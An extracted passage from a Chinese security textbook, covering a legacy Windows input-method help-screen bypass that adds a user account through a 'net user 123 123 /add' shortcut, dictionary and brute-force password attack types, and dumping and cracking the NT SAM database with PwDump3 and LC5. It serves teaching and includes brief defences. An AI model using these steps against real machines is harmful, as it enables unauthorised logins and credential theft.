


图 6-3 输入法漏洞

进入郑码输入法帮助界面，如图 6-4 所示。




图 6-4 郑码输入法帮助界面

在郑码输入法帮助界面中右击左栏，选择 URL，会弹出跳至 URL 对话框，如图 6-5 所示。




图 6-5 “跳至 URL”对话框

在跳至该 URL 文本框中输入 c:\winnt\system32，单击确定后，在右侧栏中会显示系统目录中的所有文件，如图 6-6 所示。



图 6-6　显示系统目录中所有文件

在系统文件中找到 net 应用程序，右击选择创建快捷方式，打开快捷方式 net 属性，在目标框中输入空格 user 123 123 /add，如图 6-7 所示，单击确定后，即可用用户名 123，密码 123 进行登录。




图 6-7　快捷方式 net 属性

6.2.2　防范措施

目前为止，任何操作系统几乎没有本地安全性可言，当我们可以本地接触一台主机的时候，不管是什么类型的操作系统我们都可以轻易地利用一些工具或者系统的一些特性来登录系统。对物理攻击的防范措施主要有设定计算机屏保开机密码，计算机需要借出时应该在监督下使用，或者在其他用户使用完后对系统做详细的检查。

6.3　暴 力 攻 击

暴力攻击是指采用字典穷举法（也称暴力法）来破解用户的密码。字典就是一个文本文件，里面包含了所有可能密码列表。攻击者可以通过一些工具软件，自动地从电脑字典中取出一个单词，作为用户的口令，再输入给远端的主机，申请进入系统；如果口令错误，就按序取出下一个单词，进行下一个尝试，并一直循环下去，直到找到正确的口令或字典的单词试完为止。由于这个破译过程是由计算机程序来自动完成的，所以几个小时就可以把数十万记录的字典里的所有单词都尝试一遍。也就是说，只有被破解用户的密码存在于字典中，才会被这种方式所找到，千万不要小看这个看上去满守株待兔的方法，由于网络上经常有不同的黑客彼此交换字典，因此一份网上流传的字典，通常是包含了很多很多黑客经验的累积，对于安全意识不高的用户，破解率是很高的。

6.3.1　暴力攻击类型

目前常用的暴力破解主要包含以下 4 种类型。

1．字典攻击

因为多数人使用普通词典中的单词作为口令，发起词典攻击通常是较好的开端。词典攻击使用一个包含大多数词典单词的文件，用这些单词猜测用户口令。

2．强行攻击

许多人认为如果使用够长的口令，或者使用足够完善的加密模式，就能有一个攻不破的口令。事实上没有攻不破的口令，这只是个时间问题。如果有速度足够快的计算机能尝试字母、数字、特殊字符所有的组合，将最终能破解所有的口令。这种类型的攻击方法叫强行攻击。使用强行攻击，先从字母 a 开始，尝试 aa、ab、ac 等，然后再尝试 aaa、aab…。

3．组合攻击

词典攻击只能发现词典单词口令，但是速度快。强行攻击能发现所有的口令，但是破解时间很长。在公司里，很多管理员要求员工口令使用字母和数字组合，一些员工的对策是在口令后面添加几个数字。如把口令 computer 变成 computer123，实际上这样的口令很弱。有一种攻击使用词典单词但是在单词尾部串接几个字母和数字，这就是组合攻击。基本上，它介于词典攻击和强行攻击之间。图 6-8 是一个简单的组合攻击字典文件。




图 6-8　字典文件

4．社会工程学字典攻击

如果黑客从侧面了解到该服务器所属单位的电话号码范围、街道号、门牌号、网络管理员的手机号、生日、信息办的门牌号等，就会用这些数据为基准参数制造黑客字典，因为，很多人为了记忆简便，都会利用自己的一些常用信息作为密码，这样就导致了字典攻击的可能性。利用对目标用户本人的了解，可以使用社会工程学来生成字典，再利用该字典进行攻击，这个字典的成功率就比盲目的拿一个字典成功率高。图 6-9 是一个社会工程学字典生成器主界面。

图 6-9　社会工程学字典生成器主界面

6.3.2　暴力破解 NT 主机的 SAM 数据库

SAM 文件即安全账号管理数据库（Security Accounts Management database），SAM 数据库是 NT 主机存放用户名和口令的数据库，当我们登录系统时，系统会自动地和 SAM 进行校对，如果发现此次密码和用户名与 SAM 文件中的加密数据符合，就会顺利登录，如果错误的话则无法登录。如果通过一些方法得到了目标主机或本地主机的 SAM 数据库，那么就可以使用一些工具软件进行 SAM 数据库的破解。下面以实例介绍暴力破解 NT 主机 SAM 数据库的方法。

在系统中，SAM 文件是不可以复制的，复制的话会出现错误提示，如图 6-10 所示。




图 6-10　复制 SAM 数据库错误提示

由此可见，如果想破解 SAM 数据库，首先要使用工具软件将 SAM 数据库下载下来，这里使用工具软件 PwDump3 下载 SAM 数据库。PwDump3 工具软件使用命令如下：

```
PWDUMP3 machineName [outputFile] [userName]
```

使用方法如图 6-11 所示，这里注意，需要知道系统中一个用户的用户名和密码，才可

以将数据库下载成功。




图 6-11　下载 SAM 数据库

打开下载成功的 SAM 数据库文件 212.txt，文件中内容如图 6-12 所示，数据都经过加密处理，因此需要使用工具软件来破解 SAM 数据库。




图 6-12　SAM 数据库文件

使用 LC5 破解 SAM 数据库，软件主界面如图 6-13 所示。




图 6-13　LC5 软件主界面

选择“会话”主菜单中的导入，进入“导入”对话框，如图 6-14 所示，选中从 PWDUMP 文件进行导入，并且单击浏览按钮，选择 212.txt 文件路径。

